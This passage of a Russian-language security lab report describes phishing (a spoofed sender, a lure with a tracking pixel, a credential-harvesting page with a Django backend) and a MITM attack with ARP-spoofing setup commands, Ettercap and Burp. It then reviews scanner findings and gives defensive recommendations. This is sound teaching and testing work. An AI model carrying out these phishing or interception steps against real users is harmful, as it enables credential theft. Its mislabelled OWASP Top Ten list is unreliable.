


Рисунок 22 — Запись лога скрипта

Для реализации фишинга была создана электронная почта, адрес которой на первый взгляд совпадает с той, что отправляет оригинальное веб-приложение (см. Рисунок 19).

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 23 — Адреса электронной почты: оригинальный (верхний) и фишинговый (нижний)

Кроме того, дизайн письма был выполнен в стилистике оригинального сайта (см. Рисунок 24). Также красным цветом были выделены наиболее важные слова в письме, с целью психологического воздействия на жертву.

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 164 — Дизайн письма от оригинального сайта

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 25 — Дизайн письма из фишингового скрипта

В результате при чтении письма срабатывает трекинг-пиксель, и соответствующая запись появляется в свойствах, то же самое происходит с при открытии сайта. (см. Рисунок 26)



Рисунок 26 — Данные, полученные благодаря трекинг-пикселю

Кроме того, была создана фишинговая страница сайта, имитирующая оригинальный сервис (см. Рисунки 27-28). Данные, вводимые в форму, отправляются на отдельный фишинговый бэкенд-сервер, написанный на *Django*.

Изображение выглядит как снимок экрана, программное обеспечение, Мультимедийное программное обеспечение, Значок на компьютере

Автоматически созданное описание

Рисунок 177 — Фишинговая страница

Изображение выглядит как снимок экрана, программное обеспечение, текст, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок 28 — Оригинальная страница входа

После ввода данных появляется сообщение о разблокировке аккаунта (см. Рисунок 29), и данные отправляются на фишинговый бэкенд сервер. Кроме того, пользователь перенаправляется на оригинальную страницу сайта. Перехваченные данные для пользователя с хэшем c7f5a196f49c4389282a9075aee5dd5e представлены на Рисунке 30.

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 29 — Сообщение о разблокировке аккаунта




Рисунок 30 — Перехваченные данные в БД

Для защиты от проведения фишинговых атак были сформулированы следующие рекомендации:

* Отслеживание URL-адреса Web-ресурсов во время обращения к ним. При обращении к сайту проверять наличие удвоенных или измененных символов в хостовой части сайта, а также, доменное расширение ресурса. Допускается использование закладок сайтов внутри браузера;
* Использование двухфакторной, многофакторной аутентификации для используемых аккаунтов. Использование дополнительных способов аутентификации не позволит злоумышленникам получить доступ к пользовательскому аккаунту в случае компрометации только одного или нескольких методов входа;
* Бережное использование различных сетей Wi-Fi. По возможности не пользоваться общественными сетями. Избегать ввода конфиденциальной информации, такой, как пароли или данные банковской карты при подключении к общественной сети;
* Использование надежных и своевременно-обновляемых паролей. При частом обновлении паролей, даже в случае утечки, злоумышленники не смогут получить доступ к пользовательскому аккаунту на продолжительное время;
* Бережное обращение с личной информацией. Исключить предоставление конфиденциальных данных, таких как пароли, номер страхования или данные банковских карт по электронной почте, в сообщениях или при обращении к непроверенным веб-ресурсам. Настоящие организации обычно не запрашивают такую информацию в незащищенной форме, а информация, отправленная внутри мессенджеров, не удаляется автоматически по прошествии времени;
* Со стороны Web-сервисов, для защиты от фишинга может проводиться анализ актуальных поисковых выборок с целью выявления схожих по дизайну и явно фишинговых сайтов, после чего производится обращение к крупным провайдерам на предмет удаления вредоносных сайтов из обращения.

## MITM

Был подготовлен стенд для проведения атаки MITM. На машине атакующего была установлена ОС Kali Linux, в которой предустановлены все необходимые хакерские утилиты. С помощью сниффера WireShark был перехвачен трафик. На Рисунке 31 представлен перехваченный пароль пользователя.

Изображение выглядит как текст, снимок экрана, программное обеспечение, дисплей

Автоматически созданное описание

Рисунок 31 — Перехват пароля в открытом виде

Однако злоумышленник не может войти на сайт, поскольку реализована двухфакторная аутентификация. Второй фактор передается по почте. Соответственно, злоумышленник должен перехватить код подтверждения до того, как пользователь его введет. На Рисунке 32 представлен перехват кода.

Изображение выглядит как текст, снимок экрана, программное обеспечение, дисплей

Автоматически созданное описание

Рисунок 32 — Перехват кода подтверждения

Далее требуется использовать аутентификационные данные пользователя и выполнить действия от его имени. На Рисунке 33 можно увидеть пакет HTTP полностью, оттуда берем все необходимые данные.

Изображение выглядит как текст, программное обеспечение, Мультимедийное программное обеспечение, дисплей

Автоматически созданное описание

Рисунок 33 — Пакет HTTP

Для передачи пакета используем утилиту Postman. Для передачи запроса необходимо использовать токен аутентификации (Рисунок 34). Выбираем тип запроса GET и добавляем необходимую ссылку. На Рисунке 31 представлен результат выполнения запроса.

Изображение выглядит как текст, снимок экрана

Автоматически созданное описание

Рисунок 34 — Подстановка access токена

Изображение выглядит как текст, снимок экрана, программное обеспечение, Мультимедийное программное обеспечение

Автоматически созданное описание

Рисунок 35 — Реализация GET запроса

С помощью такого запроса можно получить данные с сайта, которые скрыты от неавторизованного пользователя. В данном случае злоумышленник получил данные о самом пользователе.

Теперь попробуем реализовать запрос POST (Рисунок 36). Была создана поддельная заявка от имени пользователя. Такое действие может быть совершено как в целях социальной инженерии, так и в целях DoS атаки путём отправки множества заявок.

Изображение выглядит как текст, программное обеспечение, Мультимедийное программное обеспечение, Графическое программное обеспечение

Автоматически созданное описание

Рисунок 36 — Реализация POST запроса

Далее сервер был поднят с помощью NGINX, был создан самоподписанный сертификат ssl. На Рисунке 7 видно, что теперь нет пакетов HTTP, все данные предаются через TCP и TLS. Также на Рисунке 37 представлен один из пакетов, видим, что данные действительно шифруются.

Изображение выглядит как текст, снимок экрана, программное обеспечение, дисплей

Автоматически созданное описание

Рисунок 37 — Демонстрация шифрования трафика

Атаку «Человек посередине» будем проводить с помощью двух средств: Ettercap и Burp Suite ([https://hackware.ru/?p=917#](https://hackware.ru/?p=917)).

Переключаем машину в режим пересылки (форвардинга):

echo "1" > /proc/sys/net/ipv4/ip\_forward

Сделаем перенаправление трафика на порт 8080:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

С помощью утилиты Ettercap была реализована атака: атакующий оказался между пользователем и веб-приложением (Рисунок 38).

Изображение выглядит как снимок экрана, текст, программное обеспечение, мультимедиа

Автоматически созданное описание

Рисунок 38 — Демонстрация работы утилиты Ettercap

Атака MITM основана на атаке ARP-spoffing, то есть на подмене MAC-адресов устройств. На Рисунке 39 видим, что для IP-адреса 192.168.0.47 у двух соседей одинаковые MAC. При этом 192.168.0.1 является шлюзом по умолчанию, то есть роутером. Соответственно, трафик сначала пойдет через атакующий хост 192.168.0.94, только после этого на роутер, и далее по сети.




Рисунок 39 — ARP-spoffing

Атака SSL-strip является достаточно старой и уже не актуальна для многих современных сайтов. Поэтому такие утилиты, как SSLstrip, mitmproxy не позволяют расшифровать трафик. Получилось выполнить задание только при помощи Burp Suite. Настраиваем на хосте злоумышленника проксирование. Теперь можно перехватывать трафик жертвы, анализировать и изменять пакеты, но только HTTP. Для расшифрования HTTPS необходимо, чтобы пользователь установил сертификат Burp и настроил его как доверенный. Ещё одна сложность в том, что далеко не все браузеры поддерживают данный сертификат. В данном случае атака реализовывалась в FireFox. На Рисунках 40 и 41 видно перехват пароля и otp кода пользователя.

Изображение выглядит как текст, электроника, снимок экрана, программное обеспечение

Автоматически созданное описание

Рисунок 40 — Перехват пароля

Изображение выглядит как текст, снимок экрана, программное обеспечение, число

Автоматически созданное описание

Рисунок 41 — Перехват кода подтверждения

Утилита Burp Suite позволяет также удерживать пакеты, изменять их перед отправкой и формировать собственные ответы сервера. Данный функционал может быть использован для атак типа отказ в обслуживании (просто удерживать все пакеты пользователя и не давать ему ответы), а также можно нарушить целостность данных.

В качестве защиты от этой атаки был разработан HTTP Strict Transport Security (HSTS) — механизм, активирующий форсированное защищённое соединение по HTTPS. Данная политика безопасности позволяет сразу же устанавливать безопасное соединение, вместо использования HTTP. Механизм использует особый заголовок HTTP Strict-Transport-Security, для переключения пользователя, зашедшего по HTTP, на HTTPS-сервер.  
HSTS направлен на закрытие следующих уязвимостей к атакам:

|  |  |
| --- | --- |
| Пользователь помещает в закладки или набирает в адресной строке <http://example.com/> и становится жертвой атаки «man-in-the-middle» | HSTS автоматически преобразует HTTP-запросы в HTTPS для целевого домена |
| Веб-приложение, предполагаемое к использованию строго по HTTPS, по небрежности содержит HTTP-ссылки или отдает контент по HTTP | HSTS автоматически преобразует HTTP-запросы в HTTPS для целевого домена |
| Атакующий «man-in-the-middle» пытается перехватить трафик жертвы используя поддельный сертификат в надежде, что пользователь не обратит внимания на сообщение о невалидном сертификате | HSTS не даст пользователю пройти дальше сообщения о проблемах с сертификатом |

Если указать этот необязательный параметр, правила так же применятся ко всем поддоменам.

Первый раз когда сайт посещается по HTTPS и возвращает заголовок «Strict Transport Security», браузер запоминает указанную информацию и все дальнейшие попытки доступа к сайту по HTTP будут автоматически преобразовываться в HTTPS. Когда истечет указанный в заголовке «Strict-Transport-Security» таймаут, следующая попытка загрузить сайт по HTTP произойдет в обычном режиме и автоматическое перенаправление на HTTPS не осуществится. Всякий раз при получении заголовка «Strict-Transport-Security», браузер обновляет таймаут, т.е. сайты имеют возможность обновлять данную информацию и не допустить истечения таймаута (или наоборот, по каким-либо причинам его уменьшить).

Заголовок «Strict-Transport-Security» игнорируется браузером в случае подключения по HTTP, так как атакующий может перехватить HTTP-соединение и подменить заголовок. Браузер поймет, что сайт HTTPS-совместим и должным образом обработает заголовок «Strict-Transport-Security» в том случае, если доступ к сайту происходит по HTTPS без ошибок с сертификатами.

На сегодняшний день почти все (99%) сайты используют HTTPS и шифруют весь обмен данными между сервером и браузером потенциальной “жертвы”.

Более того, во всех современных браузерах реализован механизм HSTS(HTTP Strict Transport Security), принудительно активирующий защищённое соединение через протокол HTTPS и обрывающий простое HTTP-соединение. Данная политика безопасности позволяет сразу же устанавливать безопасное соединение вместо использования HTTP-протокола. Механизм использует особый заголовок Strict-Transport-Security для принудительного использования браузером протокола HTTPS даже в случае перехода по ссылкам с явным указанием протокола HTTP (http://).

Исходный вариант HSTS не защищает первое подключение пользователя к сайту, что оставляет лазейку для хакеров, и злоумышленник может легко перехватить первое подключение, если оно происходит по протоколу http. Поэтому для борьбы с этой проблемой большинство современных браузеров использует дополнительный статический список сайтов (HSTS preload list), требующих использования протокола https.

## Веб-сканеры

Веб-сканер — это программное обеспечение, которое позволяет выявить и обнаружить дефекты веб-приложений. Процесс сканирования на наличие уязвимости выполняется, основываясь на двух механизмах: сканирование и зондирование.

Сканирование предполагает, что веб-сканер выполняет пассивный анализ и в результате находит «проблемы» в веб-приложении, основываясь исключительно на косвенных признаках. Например, с помощью сканирования определяются открытые порты и собираются связанные с ними заголовки.

Зондирование, наоборот, является активной проверкой и предоставляющей почти стопроцентную гарантию наличия или отсутствия уязвимости. Скорость зондирования меньше, чем у сканирования, однако точность полученного результата гораздо больше. При зондировании веб-сканер запускает имитации атак, тем самым находит нужную уязвимость.

### OWASP ZAP

OWASP ZAP — бесплатный сканер безопасности веб-приложений с открытым исходным кодом. Программа обладает графическим интерфейсом, что облегчает ее использование. Программа поддерживает два сканера — пассивный и активный, первый отслеживает запросы и ответы, выявляя уязвимости, второй — атакует и манипулирует заголовками для выявления уязвимостей.

OWASP ZAP обладает такими функциями как перехват прокси сервера, традиционный и ajax пауки, фаззер, принудительный просмотр и так далее. Также он позволяет сохранить отчет о проделанной работе в удобном для пользователя формате.

Проводить тестирование будем при помощи традиционного паука и ajax-паука. Веб-пауки, начиная с определенной страницы веб-сайта (чаще всего с домашней страницы), читают ее содержимое, находят ссылочные адреса на веб-странице, переходят по ним и выполняют поиск следующей веб-страницы, эти действия повторяются в цикле. Ajax-паук позволяет сканировать веб-приложение намного глубже, чем обычный паук, он обычно используется для анализа js-приложений. Для получения более точных результатов создатели программного обеспечения рекомендуют комбинировать обычного паука и ajax-паука.

Приступим к тестированию выбранного нами сайта. На главной странице сканера мы вводим исследуемый URL-адрес, выбираем, что будем проводить атаку с использованием традиционного паука и ajax-паука (см. Рисунок 38). Также приложение позволяет выбрать, какой браузер паук будет использовать для сканирования, по умолчанию стоит Firefox, будем проводить атаку на нем. В отдельной вкладке пользователь может выбрать такие параметры ajax-паука как количество открытых окон браузера (чем больше окон, тем быстрее пойдет процесс), максимальная глубина обхода, максимальная продолжительность, время ожидания события и так далее.

Изображение выглядит как текст, Шрифт, линия, число

Автоматически созданное описание

Рисунок 42 — Выбор параметров атаки OWASP ZAP

Сначала сканер запускает обычного паука, потом ajax-паука и при этом открывает выбранный браузер, делая вид, что работает от лица пользователя, это позволяет проверить все поля, которые есть на странице и более детально изучить веб-сайт. Затем происходит автоматическое сканирование.

По результатам работы сканер во вкладке «оповещения» предоставляет отсортированный по уровню риска список уязвимостей. Во вкладках «AJAX-паук», «Паук» и «Активное сканирование» можно получить все запросы, которые проводил сканер (см. Рисунок 43). Паук исследует приложение находя ссылки на HTML-страницах, он идентифицирует все гиперссылки на странице и добавляет их в список посещенных URL адресов и процесс продолжается рекурсивно до тех пор, пока не будут найдены новые ресурсы. По мере сканирования строится дерево веб-приложения, которое также отображается в интерфейсе веб-сканера.

Изображение выглядит как текст, снимок экрана, Шрифт, число

Автоматически созданное описание

Рисунок 43 — Результаты сканирования

Рассмотрим все уязвимости по очереди (Таблица 2). Красный флаг означает высокий уровень угрозы, оранжевый — средний, желтый — низкий, синий флаг означает сообщение информационного характера.

Таблица 2 — Описание атак и рекомендации по защите (OWASP ZAP)

| Уязвимость | Описание | Рекомендации по защите |
| --- | --- | --- |
| Cloud Metadata Potentially Exposed | Атака облачных метаданных пытается использовать неправильно сконфигурированный сервер NGINX для доступа к метаданным экземпляра, поддерживаемым поставщиками облачных услуг, такими как AWS, GCP и Azure.  Все эти провайдеры предоставляют метаданные через внутренний не маршрутизируемый IP-адрес "169.254.169.254" — он может быть раскрыт неправильно настроенными серверами NGINX и доступен с помощью этого IP-адреса в поле заголовка хоста.  На основании кода состояния успешного ответа в ответе могли быть возвращены облачные метаданные. Проверьте данные ответа, чтобы узнать, были ли возвращены какие-либо облачные метаданные.  Возвращаемые метаданные могут содержать информацию, которая позволила бы злоумышленнику полностью скомпрометировать систему. | Не доверяйте никаким пользовательским данным в конфигурациях NGINX. В данном случае, вероятно, используется переменная $host, которая задается из заголовка 'Host' и может контролироваться злоумышленником. |
| Content Security Policy (CSP) Header Not Set | Политика безопасности контента (CSP) — это дополнительный уровень безопасности, который помогает обнаруживать и смягчать определенные типы атак, включая межсайтовый скриптинг (XSS) и атаки с внедрением данных. Эти атаки используются для всего — от кражи данных до порчи сайта или распространения вредоносного ПО. CSP предоставляет набор стандартных HTTP-заголовков, которые позволяют владельцам веб-сайтов объявлять одобренные источники контента, которые браузерам должно быть разрешено загружать на эту страницу. Охватываемыми типами являются JavaScript, CSS, HTML-фреймы, шрифты, изображения и встраиваемые объекты, такие как Java-апплеты, ActiveX, аудио- и видеофайлы. | Убедитесь, что ваш веб-сервер, сервер приложений, средство балансировки нагрузки и т.д. настроены на установку заголовка Content-Security-Policy. |
| Cross-Domain Misconfiguration | Загрузка данных веб-браузера может быть невозможна из-за неправильной настройки совместного использования ресурсов разных источников (CORS) на веб-сервере.  Неправильная конфигурация CORS на веб-сервере разрешает междоменные запросы на чтение из произвольных сторонних доменов с использованием не прошедших проверку подлинности API в этом домене. Однако реализации веб-браузеров не позволяют произвольным третьим сторонам считывать ответ из аутентифицированных API-интерфейсов. Это несколько снижает риск. Эта неправильная настройка может быть использована злоумышленником для доступа к данным, которые доступны не прошедшим проверку подлинности способом, но которые используют какую-либо другую форму защиты, такую как внесение IP-адреса в белый список. | Убедитесь, что конфиденциальные данные недоступны неаутентифицированным способом (например, используя белый список IP-адресов).  Настройте HTTP-заголовок "Access-Control-Allow-Origin" для более ограничительного набора доменов или полностью удалите все заголовки CORS, чтобы позволить веб-браузеру применять ту же политику происхождения (SOP) более ограничительным образом. |
| Missing Anti-clickjacking Header | Ответ не включает ни Content-Security-Policy с директивой "frame-ancestors", ни X-Frame-Options для защиты от атак "ClickJacking". | Современные веб-браузеры поддерживают HTTP-заголовки Content-Security-Policy и X-Frame-Options. Убедитесь, что один из них установлен на всех веб-страницах, возвращаемых вашим сайтом / приложением.  Если вы ожидаете, что страница будет обрамлена только страницами на вашем сервере (например, это часть набора фреймов), тогда вы захотите использовать SAMEORIGIN, в противном случае, если вы никогда не ожидаете, что страница будет обрамлена, вам следует использовать DENY. В качестве альтернативы рассмотрите возможность реализации директивы "frame-ancestors" политики безопасности контента. |
| Server Leaks Version Information via "Server" HTTP Response Header Field | Сервер веб-приложений передает информацию о версии через заголовок HTTP-ответа "Server". Доступ к такой информации может облегчить злоумышленникам выявление других уязвимостей, которым подвержен ваш веб-сервер/сервер приложений. | Убедитесь, что ваш веб-сервер, сервер приложений, средство балансировки нагрузки и т.д. настроены на подавление заголовка "Сервер" или предоставление общих сведений. |
| Strict-Transport-Security Header Not Set | HTTP Strict Transport Security (HSTS) — это механизм политики веб-безопасности, посредством которого веб-сервер объявляет, что соответствующие требованиям пользовательские агенты (такие как веб-браузер) должны взаимодействовать с ним, используя только защищенные HTTPS-соединения (т.е. HTTP, наложенный поверх TLS / SSL). HSTS является протоколом отслеживания по стандартам IETF и указан в RFC 6797. | Убедитесь, что ваш веб-сервер, сервер приложений, средство балансировки нагрузки и т.д. настроены на обеспечение строгой транспортной безопасности. |
| Timestamp Disclosure — Unix | Временная метка была раскрыта приложением/веб-сервером — Unix | Вручную подтвердите, что данные временных меток не являются конфиденциальными и что данные не могут быть агрегированы для раскрытия уязвимых шаблонов. |
| X-Content-Type-Options Header Missing | Для заголовка X-Content-Type-Options, защищающего от перехвата MIME, не было установлено значение "nosniff". Это позволяет более старым версиям Internet Explorer и Chrome выполнять MIME-анализ текста ответа, что потенциально может привести к интерпретации текста ответа и отображению его как типа контента, отличного от объявленного типа контента. Текущие (начало 2014 года) и устаревшие версии Firefox будут использовать объявленный тип контента (если он установлен), а не выполнять MIME-сниффинг. Эта проблема по-прежнему относится к страницам с типами ошибок (401, 403, 500 и т.д.), поскольку на эти страницы часто по-прежнему влияют проблемы с внедрением, и в этом случае по-прежнему существует проблема с тем, что браузеры сниффят страницы, отличая их от фактического типа содержимого.  При "высоком" пороговом значении это правило проверки не будет предупреждать об ошибках клиента или сервера. | Убедитесь, что приложение/веб-сервер соответствующим образом устанавливает заголовок Content-Type и что он устанавливает для заголовка X-Content-Type-Options значение "nosniff" для всех веб-страниц.  Если возможно, убедитесь, что конечный пользователь использует соответствующий стандартам и современный веб-браузер, который вообще не выполняет MIME-сниффинг или который может быть запрошен веб-приложением/веб-сервером, чтобы не выполнять MIME-сниффинг. |

### Burp Suite

В качестве второго сканера был выбран Burp Suite. Функция сканера там доступна только в Pro версии. Повторная проверка необходима, чтобы сопоставить уязвимости и возможно найти новые. На Рисунке 44 представлены настройки сканера, на Рисунке 45 представлен результат сканирования. В Таблице 3 представлено описание уязвимостей. Была выявлена одна средняя уязвимость, три слабые, остальные носят информативный характер. При этом уязвимость потенциального кликджекинга отнесена к информационному сообщению, а не к среднему, как это было в OWASP ZAP.

Изображение выглядит как текст, снимок экрана, программное обеспечение, число

Автоматически созданное описание

Рисунок 44 — Настройки сканера




Рисунок 45 — Результат сканирования

Таблица 3 — Описание атак и рекомендации по защите (Burp Suite)

| Уязвимость | Описание | Рекомендации по защите |
| --- | --- | --- |
| TLS certificate | Протокол TLS (или SSL) помогает защитить конфиденциальность и целостность информации, передаваемой между браузером и сервером, и обеспечить аутентификацию личности сервера. Для достижения этой цели сервер должен предоставить сертификат TLS, который действителен для имени хоста сервера, выдан доверенным центром и действителен на текущую дату. Если какое-либо из этих требований не выполнено, TLS-соединения с сервером не обеспечат полной защиты, для которой предназначен TLS.  Следует отметить, что существуют различные атаки на TLS в целом и в контексте веб-соединений HTTPS в частности. Решительный злоумышленник с подходящим положением может скомпрометировать соединения TLS без обнаружения пользователем, даже если используется действительный сертификат TLS. |  |
| SQL-инъекция | Уязвимости SQL-инъекций возникают, когда контролируемые пользователем данные включаются в SQL-запросы базы данных небезопасным образом. Злоумышленник может предоставить обработанные входные данные, чтобы вырваться из контекста данных, в котором отображаются его входные данные, и вмешаться в структуру окружающего запроса. С помощью SQL-инъекции часто может быть осуществлен широкий спектр вредоносных атак, включая чтение или модификацию критически важных данных приложения, вмешательство в логику приложения, повышение привилегий в базе данных и захват контроля над сервером базы данных. | Наиболее эффективным способом предотвращения атак с использованием SQL-инъекций является использование параметризованных запросов (также известных как подготовленные инструкции) для любого доступа к базе данных. Этот метод использует два шага для включения потенциально зараженных данных в SQL-запросы: во-первых, приложение определяет структуру запроса, оставляя заполнители для каждого элемента пользовательского ввода; во-вторых, приложение определяет содержимое каждого заполнителя. Поскольку структура запроса уже была определена на первом шаге, искаженные данные на втором шаге не могут повлиять на структуру запроса. |
| Password field with autocomplete enabled | Большинство браузеров имеют функцию запоминания учетных данных пользователя, которые вводятся в HTML-формы. Эта функция может быть настроена пользователем, а также приложениями, которые используют учетные данные пользователя. Если функция включена, то учетные данные, введенные пользователем, сохраняются на его локальном компьютере и извлекаются браузером при будущих посещениях того же приложения.  Сохраненные учетные данные могут быть захвачены злоумышленником, который получает контроль над компьютером пользователя. Кроме того, злоумышленник, обнаруживший отдельную уязвимость приложения, такую как межсайтовый скриптинг, может воспользоваться этим для извлечения учетных данных пользователя, сохраненных в браузере/ | Чтобы браузеры не сохраняли учетные данные, введенные в HTML-формах, включите атрибут autocomplete="off" в тег ФОРМЫ (для защиты всех полей формы) или в соответствующие теги ВВОДА (для защиты определенных отдельных полей).  Пожалуйста, обратите внимание, что современные веб-браузеры могут игнорировать эту директиву. Несмотря на это, существует вероятность того, что отключение автозаполнения может вызвать проблемы с получением соответствия PCI. |
| Strict transport security not enforced | Приложению не удается запретить пользователям подключаться к нему по незашифрованным соединениям. Злоумышленник, способный изменять сетевой трафик законного пользователя, может обойти использование приложением шифрования SSL / TLS и использовать приложение в качестве платформы для атак на его пользователей. Эта атака выполняется путем перезаписи HTTPS-ссылок в HTTP, так что, если целевой пользователь переходит по ссылке на сайт со страницы HTTP, его браузер никогда не пытается использовать зашифрованное соединение. Инструмент sslstrip автоматизирует этот процесс. | Приложение должно дать указание веб-браузерам обращаться к приложению только по протоколу HTTPS. Для этого включите HTTP Strict Transport Security (HSTS), добавив заголовок ответа с именем 'Strict-Transport-Security' и значением 'max-age=expireTime', где expireTime - это время в секундах, в течение которого браузеры должны помнить, что доступ к сайту должен осуществляться только по протоколу HTTPS. При необходимости рассмотрите возможность добавления флага 'includeSubDomains'. |
| Frameable response (potential Clickjacking) | Если на странице не удается установить соответствующий HTTP-заголовок X-Frame-Options или Content-Security-Policy, страница, контролируемая злоумышленником, может загрузить его в iframe. Это может привести к атаке с перехватом по клику, при которой страница злоумышленника накладывает интерфейс целевого приложения на другой интерфейс, предоставленный злоумышленником. Побуждая пользователей-жертв выполнять такие действия, как щелчки мыши и нажатия клавиш, злоумышленник может заставить их невольно выполнять действия в приложении, на которое нацелен. Этот метод позволяет злоумышленнику обойти защиту от подделки межсайтовых запросов и может привести к несанкционированным действиям. | Для эффективного предотвращения фреймовых атак приложение должно возвращать заголовок ответа с именем X-Frame-Options и значением DENY для полного предотвращения фрейминга или значением SAMEORIGIN для разрешения фрейминга только страницами того же происхождения, что и сам ответ. Обратите внимание, что заголовок SAMEORIGIN можно частично обойти, если настроить само приложение для обрамления ненадежных веб-сайтов. |
| Vulnerable JavaScript dependency | Использование сторонних библиотек JavaScript может привести к появлению ряда уязвимостей на основе DOM, включая некоторые, которые могут быть использованы для взлома учетных записей пользователей, таких как DOM-XSS.  Требует проверки вручную. | Разработайте стратегию управления исправлениями, чтобы гарантировать оперативное применение обновлений безопасности ко всем сторонним библиотекам в вашем приложении. Также рассмотрите возможность уменьшения поверхности атаки путем удаления всех библиотек, которые больше не используются. |

### Классификация уязвимостей

OWASP Top Ten — это список наиболее распространенных уязвимостей в веб-приложениях, который был создан с целью повышения осведомленности о важности обеспечения безопасности веб-приложений. Этот список обновляется примерно каждые несколько лет и включает в себя следующие уязвимости:

1. Внедрение (Injection): Уязвимости, связанные с некорректной обработкой внешних данных и внедрением вредоносного кода.
2. Недостаточная аутентификация (Broken Authentication): Проблемы, связанные с неправильной реализацией механизмов аутентификации и управления сеансами.
3. Небезопасная авторизация (Sensitive Data Exposure): Уязвимости, которые могут привести к незащищенному раскрытию конфиденциальных данных.
4. XML-нарушители (XML External Entities — XXE): Уязвимости, связанные с небезопасной обработкой внешних сущностей в XML-документах.
5. Недостаточная защита от некорректного доступа (Broken Access Control): Проблемы, связанные с неправильной реализацией механизмов контроля доступа к функциональности приложения.
6. Некорректная конфигурация (Security Misconfiguration): Уязвимости, вызванные неправильной конфигурацией компонентов приложения и серверов.
7. Подделка (Cross-Site Scripting — XSS): Уязвимости, связанные с внедрением вредоносного скрипта на стороне клиента и его выполнением в контексте пользовательского браузера.
8. Небезопасные компоненты (Insecure Deserialization): Проблемы, связанные с небезопасной обработкой сериализованных объектов.
9. Уязвимости в целостности (Using Components with Known Vulnerabilities): Уязвимости, вызванные использованием компонентов с известными уязвимостями.
10. Недостаточное регистроведение и мониторинг (Insufficient Logging & Monitoring): Проблемы, связанные с недостаточным ведением журналов событий и мониторингом системы для обнаружения атак.

SQL injection (инъекция SQL) относится к категории уязвимостей OWASP Top Ten, называемой "Injection" (инъекция). Она возникает, когда злоумышленник может внедрить вредоносный SQL-код в приложение, использующее SQL-запросы для взаимодействия с базой данных.

Clickjacking (кликджекинг) также известен как UI redress (перенаправление пользовательского интерфейса) или UI overlay (наложение пользовательского интерфейса). Это уязвимость, при которой злоумышленник манипулирует видимостью элементов интерфейса на веб-странице с целью обмануть пользователя и получить нежелательное действие или раскрыть конфиденциальную информацию.

Clickjacking (или UI Redressing) уязвимость была включена в предыдущие версии OWASP Top Ten (например, в OWASP Top Ten 2013). Однако, в последних версиях OWASP Top Ten (например, в OWASP Top Ten 2017 и 2021) Clickjacking была исключена из основного списка уязвимостей. Вместо этого, она включена в раздел "Other Vulnerabilities" (другие уязвимости) или может быть упомянута в дополнительных рекомендациях. Таким образом, в текущей классификации OWASP Top Ten Clickjacking уязвимость не включена в основной список, но она всё равно рассматривается как потенциальная угроза и требует учета при разработке безопасных веб-приложений.

Для выявленных уязвимостей была составлена матрица рисков (Таблица 4).

Таблица 4 — Матрица рисков

| Уязвимость | Вероятность эксплуатации | Потенциальный вред | Сложность устранения | Риск |
| --- | --- | --- | --- | --- |
| Cloud Metadata Potentially Exposed | Низкая | Высокий | Низкая | Средний |
| Content Security Policy (CSP) Header Not Set | Высокая | Средний | Низкая | Средний |
| Cross-Domain Misconfiguration | Средняя | Средний | Средняя | Средний |
| Missing Anti-clickjacking Header | Средняя | Средний | Низкая | Средний |
| Server Leaks Version Information via "Server" HTTP Response Header Field | Высокая | Низкий | Средняя | Средний |
| Strict-Transport-Security Header Not Set | Низкая | Низкий | Низкая | Низкий |
| Timestamp Disclosure — Unix | Низкая | Низкий | Низкая | Низкий |
| X-Content-Type-Options Header Missing | Средняя | Низкий | Средняя | Средний |
| TLS certificate | Средняя | Средний | Высокая | Средний |
| Password field with autocomplete enabled | Средняя | Низкий | Низкая | Низкий |
| Strict transport security not enforced | Средняя | Низкий | Низкая | Низкий |
| Frameable response (potential Clickjacking) | Высокая | Информационный | Низкий | Средний |
| Vulnerable JavaScript dependency | Низкая | Низкий | Средняя | Низкий |

### Эксплуатация найденных уязвимостей

Было выбрано несколько уязвимостей для эксплуатации и проверки их наличия в принципе. Единственной уязвимостью высокого уровня является Cloud Metadata Potentially Exposed. Данная уязвимость возникает при неправильной конфигурации NGINX, когда имя хоста задается не напрямую через ip-адрес, а через директиву $host.

location / {

proxy\_pass http://$host; # **To repeat: don't do this!**}

Проксплуатировать её не удалось: вывод не содержит никаких чувствительных метаданных (Рисунок 46).

Изображение выглядит как текст, снимок экрана, Шрифт, информация

Автоматически созданное описание

Рисунок 46 — Попытка проэксплуатировать уязвимость

При дополнительной проверке оказалось, что $host нигде не используется. К тому же, в проекте не используются облачные технологии, поэтому полноценно проверить контейнер не представляется возможным.

Timestamp Disclosure — Unix. Данная уязвимость требует ручного подтверждения, что данные временных меток не являются конфиденциальными и что данные не могут быть агрегированы для раскрытия уязвимых шаблонов. Проверка была проведена, по представленному URL нет никакой чувствительной информации.

Самая «опасная» уязвимость, выявленная Burp Suite, TLS certificate означает, что на сайте используется самоподписанный сертификат. Браузер в таких случаях старается не доверять этому сертификату и перекладывает ответственность за потенциальные риски на пользвателя.

